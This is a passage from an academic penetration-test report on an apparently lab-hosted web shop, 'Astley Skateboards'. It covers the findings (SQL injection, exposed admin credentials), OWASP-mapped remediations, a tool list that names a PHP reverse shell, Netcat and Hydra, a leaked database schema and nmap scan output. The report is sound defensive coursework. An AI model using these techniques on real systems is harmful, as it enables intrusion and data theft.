


Figure 2.117: Number of weaknesses by instance.

Lastly, Figure 2.118 shows the discovered vulnerabilities grouped by their severity and how they are distributed against their respective mappings to the OWASP Top 10 – 2021 (2021)categories.




Figure 2.118: Distribution of vulnerabilities by severity across OWASP Top 10 - 2021 categories.

3 DISCUSSION

3.1 GENERAL DISCUSSION

This paper set out with the aim of evaluating the security of an exemplar website, Astley Skateboards. Using a penetration test to discover vulnerabilities and weaknesses, a total of sixty vulnerabilities were discovered, categorised by twenty unique CWE IDs. The penetration test was conducted successfully, with the tools chosen by the tester offering ample opportunity to gather information for reporting on the findings throughout the process. The systematic process adopted by the tester was instrumental in identifying multiple vulnerabilities and documenting them appropriately (PTES, 2014).

When assessing the scope and severity of the risks presented by the vulnerabilities and weaknesses identified during the penetration test, the OWASP WSTG methodology provided little guidance on how these risks could or should be quantified. However, assessing the risk of identified vulnerabilities forms an integral part of the assessment of the security of a system as a whole (Russo, et al., 2019) and so the assessment was completed in a subjective manner, using a quantitative approach. Whilst it is true that this resulted in a definitive list of vulnerabilities that could be ranked and prioritised by severity, the very nature of this approach has the potential to undermine the credibility of the tester's findings (Santini, et al., 2019). The risk analysis process was further hampered by the following:

- A lack of knowledge of any compliance frameworks that the web application's owner would be subject to (this information was not provided to the tester).
- The size of the customer base that the web application might be applicable to (this information was not provided to the tester).
- The web application was evaluated in isolation, and as such the effects of any preventative technologies that could mitigate or even eliminate the risk posed by some of the discovered vulnerabilities could not be considered when conducting the risk assessment process.

Any data relating to the points above could have had a drastic impact on the risk ratings assigned to the discovered vulnerabilities. Nevertheless, risk assessment calculators for subjective risk analysis have been recognised as an effective method in analysing risk ratings where there are unknown values for some components of the calculations (Radanliev, et al., 2018) and as such, the tester was satisfied that the risk assessment calculator provided by Phongthiporek (2023) provided ample opportunity to sufficiently assess the risks associated with the discovered vulnerabilities.

Upon analysing the findings gathered from the tools used during the penetration test, it became clear that there were several areas of concern for the cyber security posture of the Astley Skateboards web application. The least severe of these vulnerabilities was in the disclosure of outdated components for which published exploits were not available. The most severe of these vulnerabilities allowed the tester to retrieve the entire contents of the underlying database for the web application. The tester also discovered the disclosure of administrator credentials in locations accessible to unauthenticated users, posing a critical risk to the cyber security of the web application and its data. The vulnerabilities discovered were distributed across seven of the OWASP Top 10 – 2021 (2021) categories, with all critically ranked vulnerabilities residing alongside several high-ranked vulnerabilities in the Broken

Access Control and Injection categories. Furthermore, the tests conducted during the Session Management and Business Logic Testing phases of the penetration test were successful in discovering a number of moderate risk-rated CWEs, indicating that the security design and configuration of the web application had not been completed in a satisfactory manner. Based on these findings, the tester determined that the state of the security of the web application was poor, with multiple issues identified that should be addressed as a matter of urgency.

3.2 COUNTERMEASURES

3.2.1 What the Web Developers Can Do

The supporting documentation for the OWASP Top 10 – 2021 (2021) provides useful suggestions for remediations that can be implemented to mitigate the risk posed by vulnerabilities for each category of the Top 10. Table 3.1 outlines some of those suggestions that could be undertaken by the web developers responsible for the Astley Skateboards web application to remediate the vulnerabilities identified during the penetration test.

Table 3.1: Suggested remediation actions for identified vulnerabilities per OWASP Top 10 – 2021 category.

OWASP Category	CWE IDs	Remediation actions
A01 Broken Access Control	CWE-200 CWE-204 CWE-352 CWE-497 CWE-552	• Except for any public resources that must be made available, apply a “deny by default” access control policy across all areas of the web application. • Disable web server directory listing and traversal abilities. • Ensure file metadata and backup files are not accessible to the public.
A02 Cryptographic Failures	CWE-319 CWE-523	• Encrypt all data in transit. • Enforce encryption using HTTP Strict Transport Security (HSTS).
A03 Injection	CWE-89	• Sanitise all user input with server-side input validation. • Escape special characters, disabling their use in dynamic database queries. • Use access-limiting controls to prevent the exfiltration of large amounts of data.
A04 Insecure Design	CWE-419 CWE-434 CWE-840 CWE-1021	• Establish a secure development lifecycle (SDLC) for the identification of issues during the design phase.
A05 Security Misconfiguration	CWE-315 CWE-1004 CWE-1349	• Develop a hardening process checklist. • Remove/uninstall unused features, components, files, and documentation (this is particularly important for those files disclosing usernames and administrator credentials). • Apply appropriate security headers.

A06 Vulnerable and Outdated Components	CWE-1352	• Remove unused dependencies, unnecessary features, and components. • Apply updates to outdated components. • Implement a patch management policy, enabling as much automation as possible.
A07 Identification and Authentication Failures	CWE-521 CWE-613 CWE-620	• Implement weak password checks. • Align password complexity requirements to NCSC guidelines. • Implement idle and absolute timeouts for sessions. • Apply an account lockout policy to prevent brute force or denial-of-service attacks. • Implement multi-factor authentication if possible. • Ensure error messages are standardised for all possible outcomes.

In addition to the remediations suggested above, the web developers should consider the following measures for improving the security of the web application further:

- Implement anti-CSRF tokens, which should be unpredictable with a high entropy and be tied to the user's authenticated session (PortSwigger, n.d.).
- Ensure that the user verifies their current password when performing a password change (OWASP Foundation, n.d.).
- Implement a verification stage for self-registering new users to prevent the creation of fraudulent accounts (Stuttard & Pinto, 2011).
- Remove the token issued to users on login and instead upgrade the anonymous session token issued to unauthenticated users after login (Stuttard & Pinto, 2011).
- Implement logging for access control failures and other events to allow for detection of incidents (OWASP Foundation, n.d.).

Furthermore, the remediation suggestions offered by OWASP with regards to vulnerabilities categorised as Insecure Design flaws are targeted at the processes used for the creation of a web application however, the Astley Skateboards web application has these vulnerabilities present after its creation. In order to mitigate or remove these vulnerabilities, the web developers should:

- Implement CSP headers.
- Remove hidden fields in POST requests to prevent users being able to tamper with the data held in other user accounts or changing the details of shopping cart items/values (Stuttard & Pinto, 2011).
- Implement more stringent file checking mechanisms (such as validating a file's magic byte matches the extension type) to ensure that malicious files cannot be uploaded.

Finally, HTTPS should be implemented for the entirety of the web application to ensure the organisation offers its customers adequate security and privacy of their data (Cloudflare, n.d.). The implementation of HTTPS would address many of the vulnerabilities identified during the penetration test that encompass the transmission of sensitive data in cleartext.

3.2.2 What the Owning Company Can Do

Whilst many of the website's security flaws can be addressed by a web development team, it should be remembered that the penetration test against the application was conducted in isolation and did not consider any network infrastructure measures that might be in place within the corporate network hosting the application. Furthermore, the OWASP WSTG is not intended to be a replacement for a robust SDLC framework (OWASP Foundation, n.d.) but should be considered one of many tools available to an organisation to form a strong defence-in-depth strategy. With that in mind, the following controls should be considered by the owning company:

- Ensuring the web server hosting the web application has adequate anti-virus protection.
- Placing the web application behind an IDS/IPS solution if there is one implemented in the corporate network, or implementing one if there is not.
- Separating the web server and database on to two separate hosts to offer greater reliability and security (Banga, 2022).
- Placing the web application behind a firewall solution if there is one implemented in the corporate network, or implementing one if there is not.
- Ensuring that the knowledge and skill sets of technical staff are sufficient and current.
- Implementing a schedule for the review of existing policies and procedures that can help to identify newly developed or recurrent weaknesses that should be addressed before they are exploited.
- Establishing a proactive patch management and vulnerability assessment program that can identify new weaknesses in web applications as and when their existence is discovered by the wider cybersecurity community.

The numbers of tests that were conducted in a fully automated way when compared to those that involved an element of manual interaction can be seen in Figure 3.1, showing that the majority of tests conducted could not be completed without some element of intervention by the tester. It has also been suggested that automated tools are not effective at finding vulnerabilities of a subtler nature, resulting in the need for manual code review to ensure accuracy (Nagpure & Kurkure, 2017).




Figure 3.1: Automated vs. manually administered tests.

Furthermore, the OWASP WSTG does not allow for tests that may only be successful when combined with others (e.g. the exploration of an administrative interface after bypassing authentication with a SQLi attack). With these factors in mind, the organisation could give consideration to employing the use

of a bug bounty program to utilise community resources that are not throttled by knowledge or time restrictions, and where bespoke methodologies are in use (Hata, et al., 2017).

3.3 FUTURE WORK

A more expansive penetration test may uncover further beneficial information that would assist in the assessment of the security of the web application. The following additional or modified techniques could be implemented for this purpose:

- More in-depth assessment of code/other injection possibilities (specifically DOM-based XSS), which are manual and time-consuming.
- Perform a secondary assessment without the isolation of the web application, allowing the tester to consider the impact of preventative technologies on the discovered vulnerabilities and their associated risk.
- Perform a more substantive qualitative risk assessment of the vulnerabilities with more comprehensive input from the owning company.
- Perform a grey-box test on the web application with credentials provided that would enable access to the web server itself and the source code hosted there.

Furthermore, the security of the web application could be more comprehensively assessed if knowledge regarding the cyber security of the web server and the corporate hosting network was available. As such, a network infrastructure penetration test could provide insight into the security of the web application, and its relative risk to the organisation.

4 REFERENCES

Artykov, D., 2021. *The world's most widely used web application scanner OWASP ZAP.* [Online]
Available at: https://medium.com/purple-team/the-wolds-most-widely-used-web-app-scanner-owasp-zap-fe128bdcb85b
[Accessed 28 February 2024].

Banga, S., 2022. *What is Web Application Architecture? Components, Models, and Types.* [Online]
Available at: https://hackr.io/blog/web-application-architecture-definition-models-types-and-more
[Accessed 7 March 2024].

Cloudflare, n.d. *Why use HTTPS?.* [Online]
Available at: https://www.cloudflare.com/learning/ssl/why-use-https/
[Accessed 7 March 2024].

Exploit Database, 2019. *Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Privilege Escalation.* [Online]
Available at: https://exploit-db.com/exploits/46676
[Accessed 5 March 2024].

Hata, H., Guo, M. & Ali Babar, M., 2017. *Understanding the Heterogeneity of Contributors in Bug Bounty Programs.* Toronto, IEEE.

Kali, n.d. *Kali Linux Overview.* [Online]
Available at: https://www.kali.org/features/
[Accessed 3 December 2023].

Keshri, A., 2023. *Top 5 Penetration Testing Methodologies and Standards.* [Online]
Available at: https://www.getastra.com/blog/security-audit/penetration-testing-methodology/
[Accessed 29 February 2024].

Mburano, B. & Si, W., 2018. *Evaluation of Web Vulnerability Scanners Based on OWASP Benchmark.* Sydney, NSW, Australia, IEEE, pp. 1-6.

McClure, S., Scambray, J. & Kurtz, G., 1999. *Hacking Exposed 7: Network Security Secrets and Solutions.* 7th ed. s.l.:McGraw-Hill.

Nagpure, S. & Kurkure, S., 2017. *Vulnerability Assessment and Penetration Testing of Web Application.* Pune, IEEE, pp. 1-6.

OWASP Foundation, 2020. *OWASP Web Security Testing Guide.* [Online]
Available at: https://owasp.org/www-project-web-security-testing-guide/
[Accessed 27 January 2024].

OWASP Foundation, 2021. *OWASP Top 10:2021.* [Online]
Available at: https://owasp.org/Top10/
[Accessed 7 March 2024].

OWASP Foundation, n.d. *Authentication Cheat Sheet.* [Online]
Available at: https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html
[Accessed 7 March 2024].

OWASP Foundation, n.d. *Logging Cheat Sheet.* [Online]
Available at: https://cheatsheetseries.owasp.org/cheatsheets/Logging_Cheat_Sheet.html
[Accessed 7 March 2024].

OWASP Foundation, n.d. *WSTG Latest.* [Online]
Available at: https://owasp.org/www-project-web-security-testing-guide/latest/2-Introduction/
[Accessed 7 March 2024].

Phongthiproek, P., 2023. *OWASP Testing Checklist.* [Online]
Available at: https://github.com/tanprathan/OWASP-Testing-Checklist
[Accessed 27 January 2024].

PortSwigger, n.d. *How to prevent CSRF vulnerabilities.* [Online]
Available at: https://portswigger.net/web-security/csrf/preventing
[Accessed 7 March 2024].

PTES, 2014. *High Level Organization of the Standard.* [Online]
Available at: http://www.pentest-standard.org/index.php/Main_Page
[Accessed 5 December 2023].

Radanliev, P. et al., 2018. Future developments in cyber risk assessment for the internet of things. *Computers in Industry,* 102(November 2018), pp. 14-22.

Russo, P., Caponi, A., Leuti, M. & Bianchi, G., 2019. A Web Platform for Integrated Vulnerability Assessment and Cyber Risk Management. *Information,* 10(7).

Santini, P., Gottardi, G., Baldi, M. & Chiaraluce, F., 2019. A Data-Driven Approach to Cyber Risk Assessment. *Security and Communication Networks,* Volume 2019.

Saxena, A., 2023. *Security Posture: What Is It and Steps To Improve.* [Online]
Available at: https://sprinto.com/blog/what-is-security-posture
[Accessed 10 December 2023].

Shah, S. & Mehtre, B. M., 2015. An overview of vulnerability assessment and penetration testing techniques. *Journal of Computer Virology and Hacking Techniques,* Volume 11, pp. 27-49.

Stuttard, D. & Pinto, M., 2011. *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws.* 2 ed. Indianapolis: John Wiley & Sons, Inc..

ultroNeous Technologies, 2022. *Top Reasons to have a Web Application for Your Business.* [Online]
Available at: https://medium.com/@ultroNeous.Technologies/top-reasons-to-have-a-web-application-for-your-business-4a0a00b3212e
[Accessed 29 February 2024].

Verizon, 2023. *Data Breaches Investigation Report,* s.l.: s.n.

Weidman, G., 2014. *Penetration Testing A Hands-On Introduction to Hacking.* 13 ed. San Francisco: No Starch Press, Inc..

Whitman, M. E. & Mattord, H. J., 2019. *Management of Information Security.* 6 ed. Boston: Cengage.

APPENDICES

APPENDIX A - TABLE OF TOOLS USED FOR PENETRATION TEST

Tool name	Version	Reasoning
Wappalyzer	6.10.67	Well-known tool within the security testing community. Easy-to-use interface with results that are simple to interpret. Can uncover multiple aspects of the underlying technologies of a web application in one click
Nmap	7.92	Native Kali tool. Comes pre-installed with hundreds of scripts for enumerating various services on a target machine. No installation or configuration required. Easy-to-use and documentation is readily available.
Xsltproc	20914.10135.820	Easy installation. Very commonly used tool for XML-to-HTML file format conversion. Easy-to-use and documentation is readily available.
ZAP	2.14.0	Reputed to be the world's most widely used web application scanner. Highly effective as a detection method for injection-related vulnerabilities. No installation or configuration required. Easy-to-use and documentation is readily available.
grep	3.7	Native Linux tool. Very commonly used tool for pattern matching in strings. No installation or configuration required. Easy-to-use and documentation is readily available.
Hakrawler	2.1	Fast and simple-to-use tool for efficiently finding endpoints within a web application.
Nessus Essentials	10.6.4	Easy installation. Offers a GUI for ease-of-use. Can output its results into attractive reports for later reference.
Nikto	2.1.6	Native Linux tool. Performs comprehensive tests against its target. No installation or configuration required. Easy-to-use and documentation is readily available.
SecLists	N/A	Large repository of word lists available from a central location. Word lists have been categorised according to potential use. Many word lists are available in multiple sizes to enable more efficient brute forcing.
Ffuf (with word list)	1.5.0	Native Linux tool. Very fast scanning for web application directory enumeration. No installation or configuration required. Easy-to-use and documentation is readily available.

Mantra	18.0	Default package contains many tools for performing web application tests without the need to install additional plug-ins or extensions. No installation or configuration required. Easy-to-use and documentation is readily available.
Live HTTP Headers (Mantra tool)	0.17	Native Mantra tool for capturing HTTP headers in live traffic.
Hydra (with word list)	9.3	Native Kali tool. Can be used against multiple services with a standardised command line. Quick and highly customisable. No installation or configuration required. Easy-to-use and documentation is readily available.
Cookies Manager+	1.5.1.1	Native Mantra tool for examining cookies. Easy-to-use tool for performing basic cookie manipulation tasks.
CyberChef (web-based tool)	10.8	Performs fast analysis of encoded and encrypted code. Can be used without installation.
Mousepad	5.10	Native Kali tool. Provides an easy-to-use graphical interface for text editing. Capable of displaying multiple programming languages in a colour-coded display.
Python	3.10.5	Powerful programming language. Capable of initiating a web server for hosting files with a single line of code.
Google Chrome	121.0.6167.185	Used simply as a means to initiate a second isolated session to the web application – any internet browser could have been used for this purpose.
Cookie-Editor (Google Chrome extension)	1.12.2	Performed the same task as Cookies Manager+ for Google Chrome. Has an easy-to-use interface that makes it easy to perform basic cookie manipulation tasks.
Sqlmap	1.6.7	Native Kali tool. Very popular open-source tool used to automate the discovery of SQL injections and to attempt to exploit them. No installation or configuration required. Easy-to-use and documentation is readily available.
php-reverse-shell	1.0	Originated from pentestmonkey's popular set of reverse shells. Simple yet effective code is easy to customise for the individual needs of the test.
Netcat	1.10-47	Native Kali tool. Very commonly used simple command line tool for communicating with a specific port. No installation or configuration required. Easy-to-use and documentation is readily available.

APPENDIX B – CONTENTS OF DISCOVERED SCHEMA.SQL FILE

```
-- MySQL dump 10.13  Distrib 5.5.27, for Linux (i686)
--
-- Host: localhost    Database: edgedata
-- ------------------------------------------------------
-- Server version 5.5.27

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS,
FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Table structure for table `admin`
--

DROP TABLE IF EXISTS `admin`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `admin` (
  `admin_id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `admin_username` varchar(500) NOT NULL DEFAULT '',
  `admin_password` varchar(500) NOT NULL DEFAULT '',
  PRIMARY KEY (`admin_id`)
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;
```

```
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `items`
--

DROP TABLE IF EXISTS `items`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `items` (
  `item_id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `item_name` varchar(5000) NOT NULL DEFAULT '',
  `item_price` double DEFAULT NULL,
  `item_image` varchar(5000) NOT NULL DEFAULT '',
  `item_date` date NOT NULL DEFAULT '0000-00-00',
  PRIMARY KEY (`item_id`)
) ENGINE=InnoDB AUTO_INCREMENT=20 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `orderdetails`
--

DROP TABLE IF EXISTS `orderdetails`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `orderdetails` (
  `order_id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `user_id` int(11) NOT NULL DEFAULT '0',
  `order_name` varchar(1000) NOT NULL DEFAULT '',
  `order_price` double NOT NULL DEFAULT '0',
  `order_quantity` int(10) unsigned NOT NULL DEFAULT '0',
```

```
  `order_total` double NOT NULL DEFAULT '0',
  `order_status` varchar(45) NOT NULL DEFAULT '',
  `order_date` date NOT NULL DEFAULT '0000-00-00',
  PRIMARY KEY (`order_id`),
  KEY `FK_orderdetails_1` (`user_id`),
  CONSTRAINT `FK_orderdetails_1` FOREIGN KEY (`user_id`) REFERENCES `users`
(`user_id`) ON DELETE CASCADE ON UPDATE CASCADE
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `users`
--

DROP TABLE IF EXISTS `users`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `users` (
  `user_id` int(11) NOT NULL AUTO_INCREMENT,
  `user_email` varchar(1000) NOT NULL,
  `user_password` varchar(1000) NOT NULL,
  `user_firstname` varchar(1000) NOT NULL,
  `user_lastname` varchar(1000) NOT NULL,
  `user_address` varchar(1000) NOT NULL,
  `thumbnail` varchar(100) NOT NULL,
  PRIMARY KEY (`user_id`)
) ENGINE=InnoDB AUTO_INCREMENT=5 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
```

```
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;

-- Dump completed on 2023-12-05 10:07:58
```

APPENDIX C – COMPARISON OF NMAP OUTPUT FORMATS

.gnmap output

```
# Nmap 7.92 scan initiated Sat Feb  3 11:47:18 2024 as: nmap -O -sC -sV -p21,80,3306 -oA initialScan 192.168.1.10

Host: 192.168.1.10 ()   Status: Up

Host:  192.168.1.10  ()        Ports:  21/open/tcp//ftp//ProFTPD  1.3.4a/, 80/open/tcp//http//Apache     httpd     2.4.3     ((Unix)     PHP|5.4.7)/, 3306/open/tcp//mysql//MySQL (unauthorized)/        OS: Linux 2.6.32 - 3.5Seq Index: 264   IP ID Seq: All zeros

# Nmap done at Sat Feb  3 11:47:26 2024 -- 1 IP address (1 host up) scanned in 8.29 seconds
```

.nmap output

```
# Nmap 7.92 scan initiated Sat Feb  3 11:47:18 2024 as: nmap -O -sC -sV -p21,80,3306 -oA initialScan 192.168.1.10

Nmap scan report for 192.168.1.10

Host is up (0.00058s latency).


PORT     STATE SERVICE VERSION

21/tcp   open  ftp     ProFTPD 1.3.4a

80/tcp   open  http    Apache httpd 2.4.3 ((Unix) PHP/5.4.7)

|_http-server-header: Apache/2.4.3 (Unix) PHP/5.4.7

| http-robots.txt: 1 disallowed entry

|_/schema.sql

| http-cookie-flags:

|   /:

|     PHPSESSID:

|_      httponly flag not set

|_http-title: Astley Skateshop

3306/tcp open  mysql   MySQL (unauthorized)

MAC Address: 00:0C:29:97:E2:25 (VMware)

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running: Linux 2.6.X|3.X
```

```
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3

OS details: Linux 2.6.32 - 3.5

Network Distance: 1 hop

Service Info: OS: Unix


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

# Nmap done at Sat Feb  3 11:47:26 2024 -- 1 IP address (1 host up) scanned in 8.29 seconds
```

.xml output

```
<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE nmaprun>

<?xml-stylesheet                href="file:///usr/bin/../share/nmap/nmap.xsl" type="text/xsl"?>

<!-- Nmap 7.92 scan initiated Sat Feb  3 11:47:18 2024 as: nmap -O -sC -sV -p21,80,3306 -oA initialScan 192.168.1.10 -->

<nmaprun scanner="nmap" args="nmap -O -sC -sV -p21,80,3306 -oA initialScan 192.168.1.10" start="1706978838" startstr="Sat Feb  3 11:47:18 2024" version="7.92" xmloutputversion="1.05">

<scaninfo type="syn" protocol="tcp" numservices="3" services="21,80,3306"/>

<verbose level="0"/>

<debugging level="0"/>

<hosthint><status state="up" reason="arp-response" reason_ttl="0"/>

<address addr="192.168.1.10" addrtype="ipv4"/>

<address addr="00:0C:29:97:E2:25" addrtype="mac" vendor="VMware"/>

<hostnames>

</hostnames>

</hosthint>

<host starttime="1706978838" endtime="1706978846"><status state="up" reason="arp-response" reason_ttl="0"/>

<address addr="192.168.1.10" addrtype="ipv4"/>

<address addr="00:0C:29:97:E2:25" addrtype="mac" vendor="VMware"/>

<hostnames>

</hostnames>
```

<ports><port protocol="tcp" portid="21"><state state="open" reason="syn-ack" reason_ttl="64"/><service name="ftp" product="ProFTPD" version="1.3.4a" ostype="Unix" method="probed" conf="10"><cpe>cpe:/a:proftpd:proftpd:1.3.4a</cpe></service></port>

<port protocol="tcp" portid="80"><state state="open" reason="syn-ack" reason_ttl="64"/><service name="http" product="Apache httpd" version="2.4.3" extrainfo="(Unix) PHP/5.4.7" method="probed" conf="10"><cpe>cpe:/a:apache:http_server:2.4.3</cpe></service><script id="http-server-header" output="Apache/2.4.3 (Unix) PHP/5.4.7"><elem>Apache/2.4.3 (Unix) PHP/5.4.7</elem>

</script><script id="http-robots.txt" output="1 disallowed entry
/schema.sql"/><script id="http-cookie-flags" output="
 /:
 PHPSESSID:
 httponly flag not set"><table key="/">

<table key="PHPSESSID">

<elem>httponly flag not set</elem>

</table>

</table>

</script><script id="http-title" output="Astley Skateshop"><elem key="title">Astley Skateshop</elem>

</script></port>

<port protocol="tcp" portid="3306"><state state="open" reason="syn-ack" reason_ttl="64"/><service name="mysql" product="MySQL" extrainfo="unauthorized" method="probed" conf="10"><cpe>cpe:/a:mysql:mysql</cpe></service></port>

</ports>

<os><portused state="open" proto="tcp" portid="21"/>

<portused state="closed" proto="udp" portid="43840"/>

<osmatch name="Linux 2.6.32 - 3.5" accuracy="100" line="56778">

<osclass type="general purpose" vendor="Linux" osfamily="Linux" osgen="2.6.X" accuracy="100"><cpe>cpe:/o:linux:linux_kernel:2.6</cpe></osclass>

<osclass type="general purpose" vendor="Linux" osfamily="Linux" osgen="3.X" accuracy="100"><cpe>cpe:/o:linux:linux_kernel:3</cpe></osclass>

</osmatch>

</os>

<uptime seconds="12454" lastboot="Sat Feb 3 08:19:52 2024"/>

<distance value="1"/>

<tcpsequence index="264" difficulty="Good luck!" values="73DDA89B,17BD1BD3,AC58CC17,8E019B14,10DF75D3,131B6CC2"/>

<ipidsequence class="All zeros" values="0,0,0,0,0,0"/>

<tcptssequence class="other" values="3900BC,3900DA,3900F8,390116,390134,390152"/>

<times srtt="582" rttvar="161" to="100000"/>

